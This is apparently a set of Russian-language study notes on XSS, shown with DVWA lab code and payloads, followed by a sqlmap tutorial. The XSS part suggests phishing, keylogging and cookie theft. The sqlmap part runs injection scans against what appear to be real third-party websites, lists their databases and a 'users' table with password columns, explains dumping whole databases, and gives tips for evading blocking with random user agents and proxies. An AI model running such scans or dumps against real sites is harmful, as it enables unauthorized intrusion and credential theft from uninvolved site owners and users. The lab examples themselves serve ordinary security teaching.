- Копировать куки пользователя.
- Фишинг – вставить поддельную форму для входа на страницу, которую посещает Пользователь, используя DOM, установив в атрибуты «**action**» этой формы отправку данных на свой Сервер.
- Кейлогер – внедрить что-то типа отслеживания действий, выполняемых на клавиатуре пользователем, используя «**addEventListener**», а потом отправить все эти нажатия клавиш на свой Сервер, записав конфиденциальную информацию пользователя: пароли и номера кредитных карт.

? Типы XSS-инъекций

Бывает три типа XSS:

- Непостоянные (отраженные) XSS.
- Постоянныe (хранимые) XSS.
- XSS DOM-модели.

? Непостоянные (отраженные) XSS.

Этот класс XSS является самым распространённым на сайтах.

Пример – специально подготовленная лаборатории по уязвимостям DVWA.

- Есть форма с **Input**,
- При этом **Input**, как видно по исходному коду этой формы, не фильтруется никаким фильтратором.
- То есть переменная **\$_GET['name']** принимает без перебора всё, что в неё впишут.
- Вписать в этот **Input** скрипт **<script>alert(1);</script>**
- После отправки запроса на Сервер скрипт вызовет **Popup** на этой странице со значением в нём цифры 1.
- В итоге то, что было отправлено через этот **Input** на Сервер, передаётся GET-параметром в URL, так как эта форма общается с Сервером по GET.

```
<?php
if(!array_key_exists("name", $_GET) || $_GET['name'] == NULL || $_GET['name']==""){
    $isempty=true;
}
else{
    echo '<pre>';
    echo 'Hello' . $_GET['name'];
    echo '</pre>';
}
?>
```

```
<script>alert(1);</script>
```



- Результат будет следующий:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. The main content area has a title "Vulnerability: Reflected Cross Site Scripting". It contains a form with a question "What's your name?" and a "Submit" button. Below the form, the word "Hello" is displayed in red. A modal dialog box is open, containing the number "1" and an "OK" button. A red box highlights the URL in the browser address bar, which is "192.168.17.218/dvwa/vulnerabilities/xss_r/?name=<script>alert(1)%3B<%2Fscript>#".

- В URL присутствует, вписанный ранее, JS-код `<script>alert(1);</script>` вызывающий тот самый **PopUp**, в который можно вписать любую информацию на текущей странице, где есть такая уязвимость.

Методы применения такой уязвимости – следующие.

- Допустим, Менеджер изучил новый способ распространения рекламы — через **PopUp** этой уязвимости.
- Менеджер находит сайт, где эта уязвимость срабатывает, в нашем случае это www.bank.com.
- Менеджер дописывает в аргумент поиска после названия скрипта `'%3Balert('XSS')%3Bvar b='`
- При этом Браузером будет экранироваться **PopUp**, отображающий то, что в него напишет Менеджер, так как данные не подвергаются обработке.
- Менеджер просто распространяет весь этот URL через разные социальные сети.
- Если Пользователь, который получит этот скрипт, внимательный, он просто может удалить добавленный в URL скрипт, и **PopUp** не появится при открытии страницы банка.
- Но если Пользователь не заметил, то он, помимо открытия страницы сайта, получит вывод **PopUp**, в котором будет информация, которую написал туда наш Менеджер.

? Постоянные (хранимые) XSS.

Постоянный (хранимый) XSS – более разрушительным, чем предыдущий – когда злоумышленнику удаётся поместить на Сервер скрипт JS, который будет выполняться в Браузере каждый раз при заходе на страницу. (Например, форумы, на которых разрешено оставлять комментарии в HTML-формате без ограничений).


Хранимый XSS возникает, когда разработчики осуществляют некорректную фильтрацию при сохранении входных данных в БД на Сервере, а затем выводят эти же данные в Браузер Пользователя.

Пример – специально подготовленная лаборатория по уязвимостям DVWA.

```
<?php  
if(isset($_POST['btnSign']))  
{  
    $message = trim($_POST['mtxMessage']);  
    $name   = trim($_POST['txtName']);  
  
    // Sanitize message input  
    $message = stripslashes($message);  
    $message = mysql_real_escape_string($message);  
  
    // Sanitize name input  
    $name = mysql_real_escape_string($name);  
  
    $query = "INSERT INTO guestbook (comment,name) VALUES  
    ('$message','$name');"  
  
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');  
}  
?>
```

The screenshot shows the DVWA interface again. The sidebar now lists: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, and XSS reflected. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains a form with fields for "Name" and "Message", and a "Sign Guestbook" button. A blue arrow points from the "Message" field to the database output area. The database output shows the injected JavaScript code: `<script>prompt(111);</script>`.

- В поле **Message** внедряется JS-скрипт `<script>prompt(111)</script>`
- Поле **Message**, как видно в коде, тоже не фильтруется нормальным образом от пользовательского ввода.
- После отправки этого скрипта он ляжет в БД и будет каждый раз вызываться при посещении этой страницы.
- Но будет задействован не просто **PopUp** с выводом текста «111» – будет задействован **Input**
- В **Input** можно что-то вписывать.
- Можно реализовать скрипт так, словно появляется «Форма Авторизации»
- Пользователь введёт свои данные в эту «Форму Авторизации»
- Данные Пользователя будут отправлены на Сервер злоумышленника.
- Если не почистить значение в БД, где хранится этот скрипт, либо не исправить саму экранизацию XSS на Веб-странице – то этот **PopUp** будет воспроизводиться.



? XSS DOM-модели.

XSS DOM-модели – самый опасный из всех видов XSS.

XSS в DOM-модели появляются на стороне Клиента во время обработки данных внутри самого JavaScript. Этот тип XSS получил такое название, потому что используется Document Object Model, чтобы сделать его. Через DOM можно получать доступ к содержимому HTML- и XML-документов, даже изменять содержимое: либо структуру документа, либо его оформление.

С помощью этой уязвимости можно:

- Изменить страницу сайта:
 - можно добавлять/заменять картинки,
 - добавлять куски нового функционала
 - и так далее.
- Можно воровать сессии, куки пользователя и воспользоваться ими в своих целях:
 - авторизоваться под этими данными и быть как будто тем пользователем.
- Кейлогер – использовав скрипт на странице – получать все данные, которые вводит Пользователь на клавиатуре, находясь на заражённой странице.
- Залезть в ОС с помощью уязвимости «**ms10_002_aurora**», (доступна для старых браузеров Safari и IE7).
- Кто пользоваться этими древними браузерами?
- Например, Банки, которые заключили десятилетние контракты на использование этой версии браузера.
- Вот тут такие Пользователи и попадутся на эту уязвимость.

Security, misc.

? Протокол HTTPS

- **HTTPS – Hyper Text Transfer Protocol Secure** – расширение протокола HTTP, поддерживающее шифрование.
- Данные, передаваемые по протоколу HTTPS, «упаковываются» в криптографический протокол SSL или TLS.
- HTTPS не является отдельным протоколом. Это обычный HTTP, работающий через шифрованные транспортные механизмы SSL и TLS.
- Он обеспечивает защиту от атак, основанных на прослушивании сетевого соединения – от снiffeрских атак, при условии, что будут использоваться шифрующие средства, сертификат сервера проверен и ему доверяют.
- Сертификат состоит из 2 частей (2 ключей) – «Public» и «Private».
- Public-часть – используется для зашифровывания трафика от клиента к серверу в защищённом соединении
- Private-часть – для расшифровывания полученного от клиента зашифрованного трафика на сервере.

? Почему при ошибочном вводе логина ИЛИ пароля, не прописано, что именно не правильно было введено
Это сделано в целях безопасности, чтобы не подсказать злоумышленнику какое именно из двух полей ему удалось преодолеть. Поэтому и не прописано, что именно не правильно было введено: неверный логин, или неверный пароль, а пишется: «ошибка при вводе логина ИЛИ пароля».

? Как в PowerShell разрешить доступ к ресурсу, при ошибке: «не удалось создать безопасный канал SSL/TLS»
При ошибке: **Invoke-WebRequest: запрос был прерван: не удалось создать безопасный канал SSL / TLS**
Ввести и выполнить команду: **[Net.ServicePointManager]::SecurityProtocol = "tls12, tls11, tls"**

SQLMAP

? sqlmap

sqlmap – это инструмент с открытым исходным кодом для тестирования на проникновение, который автоматизирует процесс выявления и эксплуатации уязвимости SQL-инъекция и захват серверов баз данных.

Он поставляется с мощным движком выявления и многими нишевыми функциями для конечного тестера на проникновение, имеет широкий набор возможностей, начиная от сбора отпечатков баз данных по полученной от них данным, до доступа к файловой системе и выполнения команд в операционной системе посредством внеполосных (out-of-band) подключений.

sqlmap – программа, позволяющая:

- проверять сайты на наличие в них уязвимости SQL-инъекция,
- проверять сайты на наличие в них уязвимости XSS,
- эксплуатировать SQL-инъекцию.

? Что можно делать с помощью sqlmap

С помощью sqlmap можно:

- проверять, имеется ли в сайтах уязвимость.

Если сайт уязвим к SQL-инъекции, то возможно:

- получать информацию из Базы Данных, в том числе дамп (всю) Базу Данных.
- изменять и удалять информацию из Базы Данных.
- заливать Шелл (Бэкдор) на Веб-Сервер.

Один из сценариев использования sqlmap:

- Получение имени пользователя и пароля из базы данных.
- Поиск панелей администрирования сайта (админок).
- Вход в админку с полученным логином и паролем.

При наличии уязвимости атака может развиваться по различным направлениям:

- Модификация данных
- Заливка бэкдора
- Внедрение JavaScript кода для получения данных пользователей
- Внедрение кода для подцепления на BeEF

? Особенности sqlmap

- Полная поддержка для таких систем управления Базами Данных как MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB и HSQLDB.
- Полная поддержка шести техник SQL-инъекций:
 - **boolean-based blind** – слепая логическая,
 - **time-based blind** – слепая, основанная на времени,
 - **error-based** – основанная на ошибке,
 - **UNION query-based** – основанная на запросе UNION,
 - **stacked queries** – многоярусные запросы
 - **out-of-band** –внеполосная.
- Поддержка прямого подключения к Базе Данных без прохода через SQL инъекцию, посредством введения учётных данных СУБД, IP адреса, порта и имени БД.
- Поддержка перечисления пользователей, хешей паролей, привилегий, ролей, БД, таблиц и колонок.
- Автоматическое распознавание форматов хешей паролей и предложение их взлома с использованием атаки по словарю.
- Поддержка сдамплиивания записей таблиц БД, диапазона записей или указанных колонок по пользовательскому выбору.
- Пользователь также может выбрать сдампливать только диапазон символов из каждой записи колонки.
- Поддержка поиска указанных имён БД, указанных таблиц по всем БД или указанным колонкам по всем таблицам БД. Это полезно, например, для идентификации таблиц, содержащих пользовательские учётные данные приложений, где колонки с соответствующими именами колонок содержат такие строки как имя и пароль.

- Поддержка загрузки и выгрузки любого файла из файловой системы с сервера БД, когда ПО БД MySQL, PostgreSQL или Microsoft SQL Server.
- Поддержка выполнения произвольных команд на ОС сервера БД и получение их стандартного вывода когда ПО MySQL, PostgreSQL или Microsoft SQL Server.
- Поддержка установления внедиапазонного TCP подключения между атакующей машиной и лежащей в основе сервера базы данных операционной системой. Этот канал по выбору пользователя может быть интерактивным приглашением командной строки, сессией Meterpreter или сессией графического пользовательского интерфейса (VNC).
- Поддержка повышения пользовательских привилегий процесса Базы Данных через команду Metasploit – Meterpreter getsystem


? Установка sqlmap в Linux

- Программа предустановлена в Kali Linux.
- Выполнить команды:

```
1 | git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
2 | cd sqlmap-dev/
3 | ./sqlmap.py --wizard
```

? Установка sqlmap в Windows

- Для запуска **sqlmap** под Windows, кроме **sqlmap**, нужен **Python**.
- За **sqlmap** зайди на официальный сайт, или скачать по прямой ссылке zip-файл.
- За **Python**'ом зайди на его официальный сайт в раздел загрузок. Там представлены две ветки 3.* и 2.*. В данном случае (для запуска **sqlmap**) нужна версия 2.*.
- Установка скаченного файла элементарна. Только надо запомнить, в какой каталог он установлен.
- Перейти в каталог с установленным **Python**: C:\Python27\
- Запустить командную строку: «**Win+X**» → «**Командная строка**».
- В каталоге «C:\Python27\»: захватить файл «**python.exe**» и перетащить в окно Командной Строки.
- В Командной Строчке: должен появиться полный путь до файла.
- Дописать к нему через пробел «**-v**» → «**Enter**»
- Если появилась разная информация, в том числе и о версии, значит всё в порядке.
- Нажать «**Ctrl+C**», чтобы выйти.



? Запуск sqlmap

- Распаковать скаченный архив с **sqlmap**.
- В Командной Строчке:
 - перетащить файл «**python.exe**»,
 - поставить пробел,
 - перетащить файл «**sqlmap.py**» (из архива с **sqlmap**),
 - поставить пробел,
 - написать «**-h**» → «**Enter**»,
 - появится справка по **sqlmap**.

```
1 | C:\Python27\python.exe C:\Users\Alex\Downloads\sqlmapproject-sqlmap-6cc092b\sqlmap.py -h
```

```
cmd Командная строка - C:\Python27\python.exe C:\Users\Alex\Downloads\sqlmap... - □ ×
C:\Users\Alex>C:\Python27\python.exe C:\Users\Alex\Downloads\sqlmapproject-sqlmap-6cc092b\sqlmap.py -h
Usage: sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                  Show advanced help message and exit
  --version           Show program's version number and exit
  -v VERBOSE          Verbosity level: 0-6 <default 1>

Target:
  At least one of these options has to be provided to define the
  target(s)

  -u URL, --url=URL    Target URL <e.g. "http://www.site.com/vuln.php?id=1">
  -g GOOGLEDORK        Process Google dork results as target URLs

Request:
  These options can be used to specify how to connect to the target URL

  --data=DATA          Data string to be sent through POST
  --cookie=COOKIE      HTTP Cookie header value
  --random-agent       Use randomly selected HTTP User-Agent header value
  --proxy=PROXY         Use a proxy to connect to the target URL
  --tor                Use Tor anonymity network
  --check-tor          Check to see if Tor is used properly

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -p TESTPARAMETER    Testable parameter(s)
  --dbms=DBMS          Force back-end DBMS to this value

Detection:
  These options can be used to customize the detection phase
```

? Как использовать sqlmap на Windows

- В командной строке на Windows sqlmap нужно запускать следующим образом:

```
1 | путь_до_файла_python.exe путь_до_файла_sqlmap.py -u адрес_проверяемого_сайта --dbms
```

- Например, я хочу проверить сайт <http://test4.hackware.biz/bad.php?t=2796>

```
1 | C:\Python27\python.exe C:\Users\Alex\Downloads\sqlmapproject-sqlmap-6cc092b\sqlmap.py -u
  http://test4.hackware.ru/bad.php?t=2796 --dbms
```

```
cmd Командная строка
Microsoft Windows [Version 6.3.9600]
(c) Корпорация Майкрософт (Microsoft Corporation), 2013. Все права защищены.

C:\Users\Alex>C:\Python27\python.exe C:\Users\Alex\Downloads\sqlmapproject-sqlmap-6cc092b\sqlmap.py -u http://test4.hackware.biz/bad.php?t=2796 --dbms
[*] http://sqlmap.org

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 07:40:02

[07:40:02] [INFO] testing connection to the target URL
[07:40:03] [INFO] testing if the target URL is stable. This can take a couple of
seconds
[07:40:05] [INFO] target URL is stable
[07:40:05] [INFO] testing if GET parameter 't' is dynamic
[07:40:05] [WARNING] GET parameter 't' does not appear dynamic
[07:40:06] [WARNING] heuristic <basic> test shows that GET parameter 't' might not
be injectable
[07:40:06] [INFO] testing for SQL injection on GET parameter 't'
[07:40:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:40:16] [INFO] testing 'MySQL > 5.0 AND error-based - WHERE or HAVING clause'

[07:40:19] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[07:40:22] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or
HAVING clause'
[07:40:25] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause <XMLE
type>'

[07:40:29] [INFO] testing 'MySQL inline queries'
[07:40:29] [INFO] testing 'PostgreSQL inline queries'
[07:40:30] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[07:40:30] [INFO] testing 'Oracle inline queries'
[07:40:31] [INFO] testing 'SQLite inline queries'
[07:40:31] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[07:40:35] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[07:40:38] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[07:40:41] [INFO] testing 'MySQL > 5.0.11 AND time-based blind <SELECT>'
[07:40:44] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[07:40:47] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[07:40:50] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[07:40:54] [INFO] testing 'Oracle AND time-based blind'
[07:40:57] [INFO] testing 'MySQL UNION query (<NULL> - 1 to 10 columns)'
[07:41:35] [INFO] testing 'Generic UNION query (<NULL> - 1 to 10 columns'
[07:41:35] [WARNING] using unescaped version of the test because of zero knowledge
of the back-end DBMS. You can try to explicitly set it using option '--dbms'
[07:42:13] [CRITICAL] all tested parameters appear to be not injectable. Try to
increase '--level'/'--risk' values to perform more tests. Also, you can try to re-
run by providing either a valid value for option '--string' (or '--regexp'). If
you suspect that there is some kind of protection mechanism involved (e.g. WAF)
maybe you could retry with an option '--tamper' (e.g. '--tamper=space2comment')

[*] shutting down at 07:42:13

C:\Users\Alex>
```

? Проверка сайтов с помощью sqlmap

- Если сайт получает данные от пользователя методом **GET** (когда имя переменной и передаваемые данные видны в адресной строке), то нужно выбрать адрес страницы, в которой присутствует эта переменная. Она идёт после вопросительного знака «?», например:
 - Адрес-1:** <http://www.dwib.org/faq2.php?id=8>
 - Адрес-2:** <http://www.wellerpools.com/news-read.php?id=22>
 - Адрес-3:** http://newsandviews24.com/read.php?id=p_36
 - Адрес-1:** имя переменной – **id**, а передаваемое значение – **8**.
 - Адрес-2:** имя переменной – **id**, а передаваемое значение – **22**.
 - Адрес-3:** имя переменной – **id**, а передаваемое значение – **p_36**.
- * Одинаковое имя переменной – это случайное совпадение для разных сайтов, оно может быть любым, могут быть любыми передаваемые данные, может присутствовать несколько переменных со значениями, разделённые символом «&».
- Если надо проверить, уязвима ли переменная id к SQL-инъекции, то нужно вводить адрес полностью:
 - Верно: <http://www.dwib.org/faq2.php?id=8>
 - НЕ Верно: <http://www.dwib.org/faq2.php>
 - НЕ Верно: <http://www.dwib.org>
- Команда для проверки переменной, передаваемой методом GET, очень проста:

```
1 | sqlmap -u адрес_сайта
```

- Для данных сайтов команды будут:

```
1 | sqlmap -u http://www.dwib.org/faq2.php?id=8
2 | sqlmap -u http://www.wellerpools.com/news-read.php?id=22
3 | sqlmap -u http://newsandviews24.com/read.php?id=p_36
```

- В процессе проверки **sqlmap** может задавать различные вопросы и на них нужно отвечать:
 - «**y**» (Да) или
 - «**n**» (Нет).
 - «**y**» и «**n**» могут быть заглавными или маленькими.
 - Заглавная буква означает выбор по умолчанию, если вы с ним согласны, то просто нажмите «**Enter**».

? sqlmap: примеры проверки веб-сайта на уязвимости

РЕЗУЛЬТАТ-1: WAF/IPS/IDS защита – продолжать?

```
[10:42:46] [INFO] heuristics detected web page charset 'ISO-8859-2'
[10:42:46] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[10:42:47] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS/IDS
do you want sqlmap to try to detect backend WAF/IPS/IDS? [y/N]
[10:42:53] [WARNING] dropping timeout to 10 seconds (i.e. '--timeout=10')
```

```
1 | [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS/IDS
2 | do you want sqlmap to try to detect backend WAF/IPS/IDS? [y/N]
```

- Эвристика определила, что цель может быть уязвима.
- Вы хотите, чтобы **sqlmap** попыталась определить наименование WAF/IPS/IDS?

РЕЗУЛЬТАТ-2: уязвимость параметра и определение СУБД

```
[10:42:54] [INFO] GET parameter 'id' is dynamic
[10:42:54] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:42:54] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] ■
```

```
1 | heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
2 | testing for SQL injection on GET parameter 'id'
3 | it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

- Эвристика определила, что параметр может быть уязвим и уже определена удалённая СУБД.
- sqlmap** спрашивает, продолжить ли проверку.

РЕЗУЛЬТАТ-3: уязвим сайта к XSS

```
[10:43:50] [INFO] GET parameter 'id' is dynamic
[10:43:51] [INFO] heuristics detected web page charset 'ascii'
[10:43:51] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:43:51] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting attacks
[10:43:51] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] □
```

- Если надо автоматизировать процесс, чтобы **sqlmap** не спрашивала вас каждый раз, а использовала выбор по умолчанию (там всегда лучшие варианты), то можно запустить команду с опцией **--batch**:

```
1 | sqlmap -u http://www.dwib.org/faq2.php?id=8 --batch
```

? Возможные проблемы при сканировании sqlmap

Могут появиться следующие ошибки:

```
1 | connection timed out to the target URL. sqlmap is going to retry the request(s)
2 | if the problem persists please check that the provided target URL is valid. In case that
   it is, you can try to rerun with the switch '--random-agent' turned on and/or proxy
   switches ('--ignore-proxy', '--proxy',...)
```

```
[08:51:24] [WARNING] turning off pre-connect mechanism because of connection time out(s)
[08:51:24] [CRITICAL] connection timed out to the target URL, sqlmap is going to retry the request(s)
[08:51:24] [WARNING] if the problem persists please check that the provided target URL is valid. In case that it is, you can try to rerun with the switch '--random-agent' turned on and/or proxy switches ('--ignore-proxy', '--proxy',...)
[08:52:59] [CRITICAL] connection timed out to the target URL
*) shutting down at 08:52:59
```

- Ошибка означает, что веб-сайт не хочет «разговаривать» с **sqlmap**.
- В качестве варианта предлагаю использовать **--random-agent**.
- Если в браузере можно наблюдать сайт, а **sqlmap** пишет о невозможности подключиться, значит, сайт игнорирует запросы, ориентируясь на пользовательский агент.
- Опция **--random-agent** меняет стандартное значение **sqlmap** на произвольные значения:

```
1 | sqlmap -u http://www.wellerpools.com/news-read.php?id=22 --random-agent
```

- Ещё одной причиной такой ошибки может быть блокировка IP-адреса Пользователя Веб-сайтом.
- Тогда нужно использовать Прокси.
- Если Прокси используется и появляется эта ошибка, то у Прокси проблемы со связью и его стоит отключить.

? Результаты сканирования sqlmap

- Найденные SQL-инъекции выделяются салатовым цветом.
- В строке прописывается имя уязвимого параметра, вид SQL-уязвимости и слово «**injectable**».

```
[11:07:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' providing level (1) and risk (1) values: (T/F)
[11:07:56] [WARNING] reflective value(s) found and filtering out
[11:07:57] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="50")
[11:07:57] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'--string="Now"
[11:07:57] [INFO] GET parameter 'id' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)' injectable
[11:07:57] [INFO] testing 'MySQL inline queries'
[11:07:58] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[11:07:58] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[11:08:07] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[11:08:07] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[11:08:08] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[11:08:08] [INFO] testing 'MySQL <= 5.0.12 stacked queries (heavy query - comment)'--NO, ORDER BY or GROUP BY clause (FLOOR)' injectable
[11:08:08] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[11:08:09] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[11:08:20] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable (done)
[11:08:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:08:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique
[11:08:37] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatic test
[11:08:39] [INFO] target URL appears to have 10 columns in query
[11:08:40] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] injectable
```

? Получение списка баз данных с sqlmap

- Опция **--dbs** – используется для получения списка Баз Данных.

```
1 | sqlmap -u http://www.dwib.org/faq2.php?id=8 --dbs
2 | sqlmap -u http://www.wellerpools.com/news-read.php?id=22 --random-agent --dbs
3 | sqlmap -u http://newsandviews24.com/read.php?id=p_36 --dbs
```

```
[11:39:06] [INFO] retrieving
available databases [2]:
[*] information_schema43
[*] newsandv_views
[11:38:44] [INFO] testing
[11:39:06] [INFO] fetched
```

? Получение информации из Баз Данных – узнать список Баз Данных

- Сайт: [wellerpools.com](http://www.wellerpools.com)
- Опция **--dbs** – получить список Баз Данных.

```
1 | sqlmap -u http://www.wellerpools.com/news-read.php?id=22 --random-agent --dbs
```

- Обнаружено две базы данных.

```
1 | [*] information_schema  
2 | [*] main_wellerpools
```

```
available databases [2]:  
[*] information_schema  
[*] main_wellerpools
```

? Получение информации из Баз Данных – узнать список Таблиц

- Опция **-D** – указать интересующую Базу Данных: **-D main_wellerpools**
- Опция **--tables** – узнать список Таблиц в Базе Данных «**main_wellerpools**»: **-D main_wellerpools --tables**

```
1 | sqlmap -u http://www.wellerpools.com/news-read.php?id=22 --random-agent -D  
main_wellerpools --tables
```

- Выведется список таблиц:

```
Database: main_wellerpools  
[6 tables]  
+-----+  
| category  
| listing_category  
| listingsies  
| news  
| testimonials  
| users  
+-----+
```

? Получение информации из Баз Данных – узнать список Колонок

- Опция **-D** – указать интересующую Базу Данных: **-D main_wellerpools**
- Опция **-T** – указать интересующую Таблицу из БД «**main_wellerpools**»: **-D main_wellerpools -T users**
- Опция **--columns** – узнать список колонок из Таблицы «**users**»: **-D main_wellerpools -T users --columns**

```
1 | sqlmap -u http://www.wellerpools.com/news-read.php?id=22 --random-agent -D  
main_wellerpools -T users --columns
```

```
[11:49:28] [INFO] retrieved: int(1)  
Database: main_wellerpools  
Table: users  
[6 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| user_email | datetime |  
| user_email | varchar(100) |  
| user_id | int(4) |  
| user_isactive | int(1) |  
| user_name | varchar(32) |  
| user_pwd | varchar(32) |  
+-----+-----+  
[11:49:29] [INFO] fetched data logger
```

? Получение информации из Баз Данных – вывод всего содержимого Базы/Таблицы/Колонки

- Опция **--dump** – используется для вывода содержимого.
- Если опцию «**--dump**» указать вместе с Базой Данных – тогда будет сделан дамп всей Базы Данных.
- Если опцию «**--dump**» указать вместе с Таблицей – тогда будет сделан дамп всей Таблицы.
- Если опцию «**--dump**» указать вместе с Колонкой – тогда будет сделан дамп всей Колонки.
